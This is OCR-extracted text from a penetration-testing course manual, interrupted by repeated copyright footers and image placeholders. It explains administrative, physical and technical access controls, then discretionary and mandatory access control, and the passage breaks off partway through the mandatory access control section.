


Figure A.145: Depiction of access control principles

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Access Control System: Administrative Access Control

Administrative controls are management limitations, operational and accountability procedures, and other controls that ensure the security of an organization. The procedures prescribed in the administrative access control ensure the authorization and authentication of personnel at all levels. The components of an administrative access control are as follows:

- **Security Policy and Procedures**

  Policies and procedures determine the method of implementing security practices in an organization. These specify the extent to which the company can accept a risk and specifies the level of actions allowed in the organization.

- **Personnel Controls/Procedures**

  Personnel controls determine the methods by which the employees may handle the security principles. Personnel controls specify the steps taken in the case of any non-compliance issue. The change of security determines the steps taken right from the hiring of an employee until the employee leaves or shifts in any other department.

- **Supervisory Structure**

  Supervisory structure consists of members that are responsible for the actions performed by the other employees in the organization in context of security.

- **Security Awareness and Training**

  Trains the employees in an organization about the importance of access control. The training assists the employees to limit the attacks in the network and assists them in detecting and controlling the viruses and worms.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Testing**

  Testing of the access controls brings out the weaknesses in the network, checks if all the access controls are working properly and evaluate the procedures and policies aligned for the proper functioning of the organization.

- **Job Rotation**

  Job rotation improves error detection and fraud disclosures. Job rotation policy along with separation of duties is a good administrative access control. However, job rotation prevents employees to take up multiple roles at a time, which adds overhead to access control system. One needs to be aware of the impact of job rotation on access control system.

- **Separation of Duties**

  Separation of duties comes into play when a single operation requires more than one person to complete it. When one individual is responsible for completing a task it gives them more power and the security risk is high. Whereas, if the same task is accomplished by a team of people, proper checks and balances are maintained and there is less chance for errors.

  Example: Having one security administrator for doing actual planning and another team of security administrators implementing and testing will reduce the security risks and increase the chances of finding errors.

  Separation of duties can be applied to a single person. For instance, if a user having limited access wants to perform a task requiring administrative privileges, User Account Control (UAC) can give access once the appropriate privileges are supplied.

- **Information Classification**

  Implementing access control is impossible without Information classification. The information can be classified as: public, private, secret, proprietary, confidential, etc.

  Process of Information Classification:

  - Understand data classification project goals
  - Build data classification policy
  - Build data classification standards
  - Build data classification process flow and procedures
  - Create tools to support the process
  - Determine application owners
  - Determine data owners and data owner delegates
  - Categorize information
  - Define the audit process
  - Save information in a repository


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Give user training
- Review and update Information classification at regular intervals

- **Investigation**

  Investigate the logs for all doubtful activities and violations and make a report for further actions. Investigate unexpected information system related activities. Study the investigations periodically and make changes to access authorizations.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Access Control System: Physical Access Controls

Appropriate physical access controls can reduce the chances of attacks and risks in an organization. Maintaining physical access controls provide physical protection of the information, buildings and all other physical assets of an organization.

The physical access controls are categorized into:

- **Prevention Access Controls**

  They are used to prevent unwanted or unauthorized access to resources. It includes access controls such as fences, locks, biometrics, mantraps, etc.

- **Deterrence Controls**


  They are used to discourage the violation of security policies. It includes access controls such as security guards, warning signs, etc.

- **Detection Controls**

  They are used to detect unauthorized access attempts. It includes access controls such as CCTV, alarms, etc.

An access control point can be a physical barrier such as a door or parking gate, where electronic access control is placed; users must enter their credentials before they get access. Using a PIN for authentication, checks the identity of a user. For example, in an office, the employee must place an access card to the card reader to be able to access the premises.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Access Control System: Technical Access Controls

Technical access controls the subject's access to an object. It involves implementing technical access controls for restricting access to devices in an organization to protect the confidentiality, integrity and availability of sensitive data.

The components of technical access control include:

- **System Access**

  System access deals with restriction of access to data according to sensitivity of data, clearance level of users, user rights, and permissions.

- **Network Access**

  Network access control offers different access control mechanisms for network devices like routers, switches, etc.

- **Encryption and Protocols**

  Encryption and protocols protect the information passing through the network and preserves the privacy and reliability of the data.

- **Auditing**

  Deals with tracking the activities of the network devices in a network. This mechanism helps in identifying the weaknesses in the network.


- **Firewalls**

  Firewalls are implemented to filter unwanted traffic and prevent attacks on the network.

- **Antivirus Software**

  Antivirus software is installed to prevent the system from malware infections.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Types of Access Control

Types of access control determine how a subject can access an object. The policies for determining the mechanism, uses access control technologies and security.

The types of access control include:

- **Discretionary Access Control (DAC)**

  Discretionary access controls determine the access controls taken by any possessor of an object in order to decide the access controls of the subjects on those objects. The other name for DAC is a need-to-know access model. The decision taken by the owner depends on the following measures:

  - **File and data ownership:** Determines the access policies of the user.
  - **Access rights and permissions:** Setting access privileges to other subjects by the possessor.

  The owner can provide or deny access either to any particular user or a group of users. The attributes of a DAC include:

  - The owner of an object can transfer the ownership to another user.
  - Access control prevents multiple unauthorized attempts to access an object.
  - Prevents unauthorized users to view details like file size, file name, directory path etc.
  - The DAC uses access control lists in order to identify and authorize users.
  - **Disadvantages:**
    - It requires to maintain the access control list and access permissions for the users.
  - Examples of DAC include UNIX, Linux, and Windows access control.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Mandatory Access Control (MAC)**

  The mandatory access controls determine the usage and access policies of the end users. Users can access a resource only if that particular user has the access rights to that resource. It does not allow user to pass privileges to other users, as the access could then be circumvented. MAC finds its application in the data marked as highly confidential. The network administrators impose MAC, depending on the operating system and security kernel.

